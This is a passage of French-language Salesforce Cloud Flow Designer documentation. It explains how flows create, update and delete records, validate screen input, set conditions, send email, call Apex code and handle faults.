**Je dois créer plusieurs enregistrements à la fois.**

Pour créer plusieurs enregistrements à la fois, utilisez un élément Création rapide avec une variable de collection sObject. La meilleure pratique consiste à utiliser des éléments Rapide aussi souvent que possible, afin de respecter les limitations de votre organisation. Pour plus d'informations, reportez-vous à Traitement en masse de flux dans les transactions.

Les éléments Création d'enregistrement et Action rapide peuvent créer un seul enregistrement à la fois. Les éléments Création rapide peuvent créer un enregistrement (en utilisant une variable sObject) ou plusieurs enregistrements (en utilisant une variable de collection sObject).

**Je dois créer exactement un enregistrement.**

Si vous avez déjà renseigné une variable sObject avec les valeurs que vous souhaitez inclure dans votre enregistrement, utilisez un élément Création rapide.

Si vous souhaitez utiliser une combinaison de valeurs d'une variable sObject et de valeurs d'autres ressources (par exemple des variables de valeur unique ou des champs de saisie d'écran), utilisez un élément Création d'enregistrement ou Action rapide. Ces deux éléments diffèrent sur les points suivants :

- La disponibilité des champs dans les éléments
- Si l'élément fournit ou non des champs obligatoires pour l'objet
- Si l'élément permet ou non de stocker l'ID du nouvel enregistrement

  Le stockage de l'ID est utile par exemple lorsque vous créez un compte, puis créez un contact associé au compte (opération qui nécessite l'ID).


| | Disponibilité du champ | Champs obligatoires | ID du nouvel enregistrement |
|---|---|---|---|
| **Référence d'enregistrement** | Chaque champ de l'objet. Vous sélectionnez manuellement l'objet et tous les champs qui doivent inclure une valeur. | Non spécifié | Permet de stocker l'ID de l'enregistrement créé à utiliser ultérieurement dans votre flux. |
| **Référence rapide** | Uniquement les champs inclus dans la présentation Action rapide.<br>Si vous avez saisie des valeurs par défaut dans certains champs lors de la création de l'action rapide, ces valeurs sont utilisées lors de la création de l'enregistrement. | Indiqué<br>L'exigence dépend des éléments obligatoires dans la présentation de l'action rapide. | Ne permet pas de stocker l'ID de l'enregistrement créé pour l'utiliser ultérieurement. |

Conseil: Utilisez l'élément Action rapide lorsque toutes les affirmations ci-dessous sont vraies.

1. L'action est de type Création.
2. La présentation de l'action inclut tous les champs que vous souhaitez mettre à jour.
3. Il n'est pas nécessaire de référencer l'ID du nouvel enregistrement ultérieurement dans le flux.

Sinon, utilisez l'élément Création d'enregistrement.

Exemple: Voici comment créer une requête avec chaque élément de création lorsque le score de satisfaction d'un client est trop faible.

| | |
|---|---|
| **Création d'enregistrement** | <br>Vous pouvez définir n'importe quel champ dans l'enregistrement, mais l'élément Création d'enregistrement ne peut pas identifier les champs obligatoires pour cet objet. |
| **Création rapide** | <br>Il considère que {!svarCase} est déjà renseigné avec les champs corrects. |
| **Action rapide (de type Création)** |  <br>Pour cet élément, vous pouvez définir uniquement ces quatre champs, qui sont les seuls disponibles dans la présentation de l'action. L'ID de contact est requis par la présentation de l'action associée, par conséquent, il est obligatoire dans cet élément. |

CONSULTER ÉGALEMENT :

- Élément de flux Création rapide
- Utilisation des enregistrements Salesforce dans un flux
- Élément de flux Action rapide
- Élément de flux Création d'enregistrement

## Mise à jour des enregistrements Salesforce depuis un flux

Pour mettre à jour des valeurs de champ d'enregistrements Salesforce existants, utilisez l'élément Mise à jour d'enregistrement, Action rapide ou Mise à jour rapide. L'élément approprié dépend des actions de flux.

Exemple: Dans un enregistrement d'opportunité, lorsqu'un utilisateur clique sur le bouton « Gagné », un flux met à jour l'étape de l'opportunité.

Pour mettre à jour des champs dans un ou plusieurs enregistrements Salesforce, votre flux :

1. Identifie les enregistrements à mettre à jour.
2. Identifie les nouvelles valeurs de champ de ces enregistrements.
3. Enregistre ces modifications dans la base de données de Salesforce (en d'autres termes, tant qu'elles sont pas enregistrées dans la base de données, les modifications existent uniquement dans le flux).

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Comment choisir les éléments de flux qui mettent à jour des enregistrements ?

La principale différence entre les éléments dépend des points suivants : Comment le flux détermine les enregistrements à mettre à jour, les nouvelles valeurs de champ à appliquer et le nombre d'enregistrements à mettre à jour.

Les éléments Action rapide peuvent mettre à jour un enregistrement à la fois, alors que les éléments Mise à jour d'enregistrement et Mise à jour rapide peuvent mettre à jour plusieurs enregistrements.

| | Pour identifier les enregistrements à mettre à jour | Pour identifier les nouvelles valeurs de champ de ces enregistrements | Nombre d'enregistrements mis à jour |
|---|---|---|---|
| **Mise à jour d'enregistrement** | Dans le même élément, utiliser des critères de filtrage. | Dans le même élément, mapper chaque champ à mettre à jour avec une variable ou une autre ressource.<br>Toutes les ressources sont prises en charge si leur type de données correspond à celui du champ sélectionné. | Au moins un. |
| **Action rapide** | Renseigner une variable de valeur unique avec l'ID d'un autre élément. Utiliser cet ID pour le paramètre ID d'enregistrement associé. | Dans le même élément, mapper chaque champ à mettre à jour avec une variable ou une autre ressource.<br>Toutes les ressources sont prises en charge si leur type de données correspond à celui du champ sélectionné. | Un exactement. |
| **Mise à jour rapide** | Renseigner une variable sObject ou une variable de collection sObject dans un autre élément | Dans un autre élément, comme un élément Attribution, mettre à jour les valeurs dans la variable sObject ou dans la variable de collection sObject. | S'il s'agit d'une variable sObject : un.<br>S'il s'agit d'une variable de collection sObject : au moins un. |

Si l'instruction suivante est vraie, utilisez un élément Mise à jour rapide :

- Vous avez déjà renseigné une variable sObject ou une variable de collection sObject avec les valeurs de votre choix :

**Conseil:**


- Vous pouvez toujours mettre à jour les valeurs de champ dans une variable sObject ou une variable de collection sObject en utilisant un élément Attribution.
- La meilleure pratique consiste à utiliser des éléments Rapide aussi souvent que possible, afin d'économiser les limitations de votre organisation. Pour plus d'informations, reportez-vous à Traitement en masse de flux dans les transactions.


Si toutes les instructions suivantes sont vraies, utilisez un élément Action rapide :

- Vous devez mettre à jour exactement un enregistrement
- Vous avez déjà renseigné une variable avec l'ID de l'enregistrement
- La présentation d'Action rapide inclut tous les champs que vous devez mettre à jour

Si l'une de ces instructions est fausse, utilisez un élément Mise à jour d'enregistrement.

**Exemple:** Voici comment mettre à jour l'étape d'une opportunité en utilisant chacun des éléments de mise à jour.

| | |
|---|---|
| **Mise à jour d'enregistrement** |  <br>Vous pouvez mettre à jour n'importe quel champ de l'enregistrement, mais l'élément Mise à jour d'enregistrement ne peut pas identifier les champs obligatoires pour cet objet. |
| **Mise à jour rapide** | <br>Il considère que {!svarOpportunity} est déjà renseigné avec les champs corrects. |

| | |
|---|---|
| **Action rapide (de type Mise à jour)** |  <br>Ces trois champs sont requis par la présentation d'action associée. Par conséquent, ils sont obligatoires dans cet élément. L'ID d'enregistrement associé identifie l'opportunité à mettre à jour. |

CONSULTER ÉGALEMENT :

- Élément de flux Mise à jour rapide
- Élément de flux Mise à jour d'enregistrement
- Élément de flux Action rapide
- Utilisation des enregistrements Salesforce dans un flux

## Suppression d'enregistrements Salesforce depuis un flux

Pour supprimer des enregistrements Salesforce, utilisez l'élément Suppression d'enregistrement ou Suppression rapide. L'élément approprié dépend des autres actions exécutées par votre flux.

Exemple: Lorsqu'un client accepte un devis, supprimez automatiquement les devis restants de l'opportunité.

Pour supprimer un ou plusieurs enregistrements, votre flux :

1. Identifie les enregistrements à supprimer.
2. Enregistre ces modifications dans la base de données de Salesforce (en d'autres termes, jusqu'à leur enregistrement dans la base de données, les modifications existent uniquement dans le flux).

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Comment choisir les éléments de flux qui suppriment des enregistrements ?


La principale différence entre les éléments est la méthode utilisée pour identifier les enregistrements à supprimer.

| | **Pour identifier les enregistrements à supprimer** |
|---|---|
| **Suppression d'enregistrement** | Dans le même élément, utilisez des critères de filtrage. |
| **Suppression rapide** | Dans un autre élément, renseignez une variable sObject ou une variable de collection sObject avec l'ID de l'enregistrement à supprimer. |

Si vous avez déjà renseigné une variable sObject ou une variable de collection sObject avec les enregistrements que vous souhaitez supprimer, utilisez la Suppression rapide (les variables de collection sObject sont prises en charge pour la suppression d'enregistrements uniquement avec un élément Création rapide). La meilleure pratique consiste à utiliser des éléments Rapide aussi souvent que possible, afin d'économiser les limitations de votre organisation. Pour plus d'informations, reportez-vous à Traitement en masse de flux dans les transactions.

Si vous n'avez pas encore identifié les enregistrements à supprimer ou si vous avez stocké les ID dans des ressources non-sObject, par exemple une variable à valeur unique, utilisez un élément Suppression d'enregistrement. Les variables de collection sObject ne sont pas prises en charge pour cet élément.

Exemple: Voici comment supprimer les devis restants dans une opportunité avec chaque élément de suppression :

| | |
|---|---|
| **Suppression d'enregistrement** |  <br>Le flux recherche tous les devis associés à une opportunité spécifique, qui n'ont pas été approuvés, puis les supprime. |
| **Suppression rapide** | <br>Suppose que {!svarQuotesUnnecessary} est déjà renseigné avec les ID des devis à supprimer. Le flux supprime tous les enregistrements dont les ID sont inclus dans cette variable. |

CONSULTER ÉGALEMENT :

- Élément de flux Suppression rapide
- Élément de flux Suppression d'enregistrement
- Utilisation des enregistrements Salesforce dans un flux

## Validation des entrées des utilisateurs à l'aide de formules de flux

De la même façon vous utilisez des règles de validation standard, vous pouvez valider les informations saisies par les utilisateurs dans les écrans de flux.

- L'expression de la formule doit renvoyer une valeur booléenne (`TRUE` ou `FALSE`).
- Si l'expression évalue sur `TRUE`, la saisie est valide. Si l'expression de formule évalue sur `FALSE`, le message d'erreur s'affiche pour l'utilisateur.
- Si l'utilisateur laisse le champ vide et que le champ n'est pas requis, le flux ne valide pas le champ.

Lorsque vous configurez un champ de saisie d'écran :

1. Dans la section Validation de l'entrée, sélectionnez `Valider`.
2. Définissez les valeurs autorisées pour le champ en saisissant une expression de formule booléenne.

Remarque:

- L'expression de la formule doit renvoyer une valeur booléenne.
- Si l'expression de formule évalue sur `TRUE`, la saisie est valide.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour ouvrir, modifier ou créer un flux dans Cloud Flow Designer :

- Gérer Force.com Flow

- Si l'expression de formule évalue sur `FALSE`, le message d'erreur s'affiche pour l'utilisateur.
- Si l'utilisateur laisse le champ vide et que le champ n'est *pas* requis, le flux ne valide pas.

3. Personnalisez le message d'erreur qui s'affiche en cas d'échec de la validation de la saisie de l'utilisateur.

   Cliquez sur pour basculer entre l'éditeur de texte brut et l'éditeur de texte enrichi. L'éditeur de texte enrichi enregistre le contenu au format HTML.

**Exemple:**

- Valider le format d'une adresse e-mail :

```
REGEX({!Email_Address},"[a-zA-Z0-9._%+-]+@[a-zA-Z0-9.-]+\\.[a-zA-Z]{2,4}")
```

- Valider le format d'un code postal :

```
REGEX({!Zipcode},"\\d{5}(-\\d{4})?")
```

## Définition de conditions de flux

Contrôlez un flux qui prend une sortie Decision spécifique ou attend un événement Wait spécifique.

Avant de commencer, créez un élément Decision ou Wait auquel vous allez ajouter des conditions. Pour ajouter des conditions à un événement d'attente, sélectionnez **Attendre cet événement uniquement si les conditions supplémentaires sont remplies**.

1. Configurez les conditions.

   Lors de l'exécution, les conditions sont évaluées dans l'ordre que vous spécifiez.

| En-tête de colonne | Description |
|---|---|
| `Ressource` | Ressource de flux dont vous souhaitez évaluer la valeur. |
| `Opérateur` | Les opérateurs disponibles dépendent du type de données sélectionné pour `Ressource`. Pour plus d'informations, reportez-vous à Opérateurs dans les conditions de flux à la page 5257. |
| `Valeur` | Les types de données de la `Variable` et de la `Valeur` sur la même ligne doivent être compatibles.<br>Options :<br>• Sélectionnez une ressource de flux existante, telle qu'une variable, une constante ou une entrée utilisateur.<br>• Sélectionnez CRÉER pour créer une ressource de flux.<br>• Saisissez manuellement une valeur littérale ou un champ de fusion.<br>**Remarque:** Lorsque vous ajoutez ou retranchez un chiffre d'une valeur de date, la date s'ajuste en jours, pas en heures. |

2. Identifiez la logique entre les conditions.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour ouvrir, modifier ou créer un flux dans Cloud Flow Designer :
- Gérer Force.com Flow

| Option | Description |
| --- | --- |
| `Toutes les conditions doivent être vraies (AND)` | Si l'une des conditions est false, le flux évalue les conditions de la sortie suivante. |
| `Une condition doit être vraie (OR)` | Si l'une des conditions est true, le flux prend immédiatement le chemin de cette sortie. |
| `Logique avancée (combinaison d'opérateurs AND et OR)` | Logique personnalisée.<br>Lorsque vous sélectionnez cette option, fournissez la `Logique` personnalisée en saisissant une chaîne de texte. Utilisation :<br>• Chiffres pour référencer chaque condition<br>• AND ou OR pour déterminer si une seule condition ou toutes les conditions doivent être true<br>• Parenthèses pour regrouper les parties de la chaîne<br>Conseil: Si vous saisissez *AND*, cela revient à sélectionner **Toutes les conditions doivent être vraies (AND)**. Si vous saisissez *OR*, cela revient à sélectionner **Une condition doit être vraie (OR)**. Si vous saisissez une autre logique, assurez-vous d'inclure un numéro pour chaque condition.<br>Par exemple, pour *`1 AND (2 OR 3)`*, ce flux évalue si la première condition est true, et si la deuxième ou la troisième condition est true. |

CONSULTER ÉGALEMENT :

Que sont les conditions d'attente ?

Élément de flux Wait

Élément de flux Décision

## Envoi d'un e-mail à partir d'un flux

Pour envoyer un e-mail depuis votre flux, vous pouvez appeler une action de workflow Alerte par e-mail ou créer l'e-mail dans le flux.

**Alerte par e-mail, élément**
Envoie un e-mail en utilisant une alerte par e-mail de workflow pour spécifier le modèle d'e-mail et les destinataires. Le flux fournit uniquement l'ID d'enregistrement.

**Éléments Envoyer un e-mail**
Envoie un e-mail en spécifiant manuellement l'objet, le corps et les destinataires dans le flux.

CONSULTER ÉGALEMENT :

Éléments de flux

## Invocation d'un code Apex à partir d'un flux

Cloud Flow Designer offre de nombreuses fonctionnalités, mais votre flux nécessite parfois des actions que les éléments par défaut ne permettent pas. Dans ce cas, appelez une classe Apex à partir de votre flux à l'aide de l'un des deux éléments suivants : Plug-in Apex et Appel Apex.

Les développeurs disposent de deux options lorsqu'ils essaient de rendre une classe Apex disponible pour un flux.

Conseil: Nous recommandons d'utiliser l'annotation `@InvocableMethod` au lieu de l'interface `Process.Plugin`.

Bien que l'interface `Process.Plugin` prend charge la personnalisation de l'affichage de la classe dans la palette, l'annotation `@InvocableMethod` offre davantage de fonctionnalités. Le tableau ci-dessous présente les fonctionnalités prises en charge par chaque option.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| | **Interface** `Process.Plugin` | **Annotation** `@InvocableMethod` |
|---|---|---|
| **Prise en charge du type de données Apex** | Ne prend pas en charge :<br>• Blob<br>• Collection<br>• sObject<br>• Heure | Ne prend pas en charge :<br>• Objet générique<br>• sObject générique<br>• Ensembles<br>• Mappages<br>• Énumérations<br>Cloud Flow Designer ne prend pas en charge le mappage des paramètres d'entrée ou de sortie d'une méthode Apex avec une variable de collection sObject. |
| **Opérations en masse** | Non prises en charge | Prises en charge |
| **Nom de l'élément dans Cloud Flow Designer** | Nom de la classe ou valeur de la propriété `name`. | Nom de la classe |
| **Réutilisable** | Les classes avec cette interface mise en oeuvre sont disponibles dans des flux | Les classes avec cette annotation mise en oeuvre sont disponibles dans :<br>• Flux<br>• Processus<br>• API REST |
| **Section dans Cloud Flow Designer** | Plug-in Apex ou valeur de la propriété `tag`. | Apex |
| Pour plus d'informations, reportez-vous au guide ***Force.com Apex Code Developer's Guide*** | Transmission de données à un flux à l'aide de l'interface `Process.Plugin` | Annotation `InvocableMethod` et Annotation `InvocableVariable` |

**Exemple:** Pour illustrer la différence entre ces deux méthodes de mise en oeuvre, voici deux classes qui exécutent la même action : obtenir le nom d'un compte à partir d'un flux et renvoyer l'ID de ce compte.

Cette classe met en oeuvre l'annotation `@InvocableMethod`.

```
global class lookUpAccountAnnotation {
   @InvocableMethod
   public static List<String> getAccountIds(List<String> names) {
      List<Id> accountIds = new List<Id>();
      List<Account> accounts = [SELECT Id FROM Account WHERE Name in :names];
      for (Account account : accounts) {
         accountIds.add(account.Id);
      }
      return accountIds;
   }
}
```

Cette classe met en oeuvre l'interface `Process.Plugin`.

```
global class lookUpAccountPlugin implements Process.Plugin {

   global Process.PluginResult invoke(Process.PluginRequest request) {
      String name = (String) request.inputParameters.get('name');
      Account account = [SELECT Id FROM Account WHERE Name = :name LIMIT 1][0];

      Map<String,Object> result = new Map<String,Object>();
      result.put('accountId', account.Id);
      return new Process.PluginResult(result);
   }

   global Process.PluginDescribeResult describe() {
      Process.PluginDescribeResult result = new Process.PluginDescribeResult();
      result.Name = 'Look Up Account ID By Name';
      result.Tag = 'Account Classes';
      result.inputParameters = new
         List<Process.PluginDescribeResult.InputParameter>{
            new Process.PluginDescribeResult.InputParameter('name',
            Process.PluginDescribeResult.ParameterType.STRING, true)
         };
      result.outputParameters = new
         List<Process.PluginDescribeResult.OutputParameter>{
            new Process.PluginDescribeResult.OutputParameter('accountId',
            Process.PluginDescribeResult.ParameterType.STRING)
                };
      return result;
   }
}
```

Notez que la longueur de `lookupAccountAnnotation` (11 lignes) représente seulement 40 % de la longueur de `lookupAccountPlugin` (28 lignes). De plus, l'annotation prend en charge les opérations en masse. Par conséquent,

`lookupAccountAnnotation` exécute une requête par lot d'interviews, alors que `lookupAccountPlugin` exécute une requête par interview.

CONSULTER ÉGALEMENT :

Éléments de flux

## Affichage des entrées et des sorties d'autres versions de flux référencé

Lors de la configuration d'un élément de flux secondaire, visualisez les variables d'une version spécifiée du flux référencé. Cela permet de configurer en même temps des ébauches de flux principal et référencé.

Dans un élément de flux secondaire, vous pouvez attribuer des valeurs uniquement aux variables du flux référencé qui autorise l'accès en entrée. De la même façon, vous pouvez attribuer des valeurs uniquement aux variables du flux référencé qui autorise l'accès en sortie. Le `Type Entrée/Sortie` de la variable détermine cet accès. Pour modifier le `Type Entrée/Sortie` de la variable, ouvrez le flux référencé pour modifier la variable.

Par défaut, cette liste déroulante contient les variables de la version actuellement active du flux référencé. Si le flux référencé n'a aucune version active, les listes déroulantes contiennent les variables de la *dernière* version du flux référencé.

Pour renseigner les listes déroulantes avec les variables d'une autre version du flux référencé, suivez la procédure ci-dessous. Procédez de la même façon pour afficher les descriptions des variables du flux référencé.

1. Dans le plan du flux secondaire, développez la section `Attributions de variable d'entrée/de sortie`.
2. Cliquez sur **Afficher l'entrée/la sortie d'autres versions**.
3. Utilisez une ou plusieurs des options suivantes.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour ouvrir, modifier ou créer un flux dans Cloud Flow Designer :
- Gérer Force.com Flow

| Option | Description |
|---|---|
| Sélectionnez un numéro de `version` dans le volet gauche. | Les onglets Entrées et Sorties affichent les variables de la version sélectionnée du flux référencé. |
| Sélectionnez l'onglet **Entrées** ou l'onglet **Sorties**. | L'onglet affiche :<br>• Les variables disponibles pour l'attribution d'entrée ou de sortie de la `version` sélectionnée du flux référencé.<br>• Le type de données de chaque variable.<br>• La description, le cas échéant, de chaque variable. |
| Cliquez sur **OK**. | Les listes déroulantes du plan du flux secondaire pour la sélection des variables du flux référencé sont renseignées par les variables de la `Version` sélectionnée du flux référencé. |

Lorsque vous configurez les attributions d'entrée et de sortie, vous pouvez spécifier des variables de n'importe quelle version du flux référencé. Vous pouvez ainsi développer en parallèle le flux principal et le flux référencé, tout en gardant active une autre version du flux référencé pour ses utilisateurs. Toutefois, lorsque vous *enregistrez* le flux principal, le Cloud Flow Designer le valide par rapport à la

version actuellement active du flux référencé. Si ce flux n'a pas d'action active, la toute dernière version est validée. Si des messages de validation signalent des variables introuvables ou une configuration différente que celle du flux référencé, vous pouvez toutefois enregistrer le flux. Vous devez néanmoins résoudre toutes les erreurs de validation avant d'*activer* le flux principal.

CONSULTER ÉGALEMENT :

Élément de flux Flux secondaire

## Ajout de valeurs à une variable de collection

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Après avoir créé une variable de collection, renseignez-la avec des valeurs à référencer à travers votre flux. Vous ne pouvez pas utiliser un élément Référence d'enregistrement ou Référence rapide pour renseigner une variable de collection, mais d'autres solutions existent.

Pour utiliser des valeurs extérieures au flux, définissez le `Type d'entrée/sortie` de la variable de collection sur « Entrée », puis utilisez des paramètres d'URL, des contrôleurs Visualforce ou des entrées de flux secondaire. Lorsque les valeurs sont extérieures au flux, elles peuvent être définies uniquement au démarrage de l'interview du flux.

| Pour ajouter des valeurs stockées dans... | Procéder comme suit... | Pour en savoir plus |
|---|---|---|
| Un champ d'écran | Ajoutez la valeur saisie ou stockée du champ à une variable de collection à l'aide d'un élément Attribution | • Champs de choix<br>• Champs d'entrée<br>• Champs de sortie<br>• Attributions |
| Une variable | Ajoutez la valeur stockée de la variable à une variable de collection à l'aide d'un élément Attribution | • Variables<br>• Attributions |
| Une variable sObject | Ajoutez l'une des valeurs de champ stockées de la variable sObject à une variable de collection à l'aide d'un élément Attribution | • Variables sObject<br>• Attributions |
| Une variable de collection sObject | S'exécute en boucle sur la variable de collection sObject. Dans la boucle, ajoutez l'une des valeurs de champ stockées de la variable de boucle à une variable de collection à l'aide d'un élément Attribution | • Variables de collection sObject<br>• Boucles<br>• Attributions |

CONSULTER ÉGALEMENT :

Ressource de variable de collection de flux

Exemple de flux qui renseigne une variable de collection

## Définition du chemin suivi par le flux

Identifiez les éléments que le flux exécute et dans quel ordre en connectant les éléments ensemble dans votre zone de dessin.

1. Dans la zone de dessin, recherchez le noeud en bas de l'élément source.
2. Faites glisser le noeud vers l'élément cible.
3. Si vous y êtes invité(e), sélectionnez la sortie à attribuer au chemin.

CONSULTER ÉGALEMENT :

- Retrait de connecteurs d'un flux
- Connecteurs de flux
- Personnalisation des conséquences de l'échec d'un flux

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour ouvrir, modifier ou créer un flux dans Cloud Flow Designer :

- Gérer Force.com Flow

## Retrait de connecteurs d'un flux

Vous ne pouvez pas modifier les éléments cibles ou sources d'un connecteur. Par conséquent, pour modifier un chemin, supprimez le connecteur et ajoutez un nouveau connecteur.

Si vous supprimez un connecteur pour une sortie spécifique, elle n'est pas supprimée de l'élément source. Cependant, si vous supprimez une sortie d'un élément Décision, le connecteur de la sortie est également supprimé.

1. Dans votre flux, sélectionnez le connecteur à supprimer.

   Lorsque vous sélectionnez un connecteur, sa couleur passe du gris au vert. Si vous rencontrez des problèmes de sélection d'un connecteur, cliquez et faites glisser vers la partie de la zone de dessin qui inclut le connecteur.

2. Appuyez sur SUPPR.

CONSULTER ÉGALEMENT :

- Définition du chemin suivi par le flux
- Connecteurs de flux

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour ouvrir, modifier ou créer un flux dans Cloud Flow Designer :

- Gérer Force.com Flow

## Personnalisation des conséquences de l'échec d'un flux

Si votre flux contient un élément qui interagit avec la base de données de Salesforce, par exemple un élément Mise à jour d'enregistrement ou Soumettre pour approbation, il peut échouer. Modifiez le comportement par défaut en ajoutant des chemins de défaut à tous les éléments qui risquent d'échouer.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Comportement d'un flux échoué

Lorsque vous choisissez de personnaliser le traitement des erreurs dans votre flux, tenez compte du comportement par défaut d'un flux échoué.

### Configuration de chaque chemin de défaut pour recevoir un e-mail (meilleure pratique)

La meilleure pratique recommande de configurer les connecteurs de défaut dans votre flux afin de recevoir un e-mail chaque fois qu'un flux échoue. Dans l'e-mail, insérez les valeurs actuelles de toutes les ressources de votre flux. Les valeurs des ressources peuvent expliquer l'échec du flux.

### Personnalisation du message d'erreur pour les utilisateurs de flux actifs (meilleure pratique)

La meilleure pratique recommande d'afficher pour vos utilisateurs un message plus convivial que « Une erreur non gérée s'est produite dans ce flux ». Respectez cette pratique uniquement si la méthode de distribution que vous utilisez prend en charge les flux qui contiennent des écrans. En d'autres termes, ne le faites pas si votre flux est distribué via un processus.

### Autres exemples de gestion des erreurs dans des flux

Les exemples d'utilisation de connecteurs de défaut pour gérer les erreurs de flux présentent une demande de correction de l'utilisateur et le contournement de l'erreur.

CONSULTER ÉGALEMENT :

- Connecteurs de flux
- Éléments de flux
- Définition du chemin suivi par le flux

### Comportement d'un flux échoué

Lorsque vous choisissez de personnaliser le traitement des erreurs dans votre flux, tenez compte du comportement par défaut d'un flux échoué.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Le comportement par défaut est le suivant :

- Le message d'erreur ci-dessous s'affiche pour l'utilisateur actif, c.-à-d. l'utilisateur qui exécutait le flux.

```
An unhandled fault has occurred in this flow
An unhandled fault has occurred while processing
the flow. Please contact your system administrator
for more information.
```

- L'utilisateur actif ne peut pas poursuivre le flux ni revenir à une partie antérieure du flux.

- L'administrateur qui a créé le flux reçoit un e-mail de défaut. L'e-mail détaille les éléments qui ont échoué, le message d'erreur de cet élément, ainsi que les éléments qui étaient exécutés lors de l'échec de l'interview. Voici un exemple de message d'erreur inclus dans un e-mail de défaut :

```
An error occurred at element Fast_Delete_1.
DELETE --- There is nothing in Salesforce matching your
delete criteria.
```

CONSULTER ÉGALEMENT :

Personnalisation des conséquences de l'échec d'un flux

### Configuration de chaque chemin de défaut pour recevoir un e-mail (meilleure pratique)

La meilleure pratique recommande de configurer les connecteurs de défaut dans votre flux afin de recevoir un e-mail chaque fois qu'un flux échoue. Dans l'e-mail, insérez les valeurs actuelles de toutes les ressources de votre flux. Les valeurs des ressources peuvent expliquer l'échec du flux.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour ouvrir, modifier ou créer un flux dans Cloud Flow Designer :
- Gérer Force.com Flow

1. Créez un modèle de texte qui comprend les valeurs de toutes les ressources de flux.


   Ce modèle permet d'examiner les valeurs exactes des variables du flux au moment de l'échec de l'interview. De plus, si le flux iinclut des écrans, vous pouvez visualiser ce que l'utilisateur a saisi et sélectionné.

   Voici un exemple de modèle de texte du flux d'une Enquête de satisfaction client dans Cloud Flow Designer Workbook.

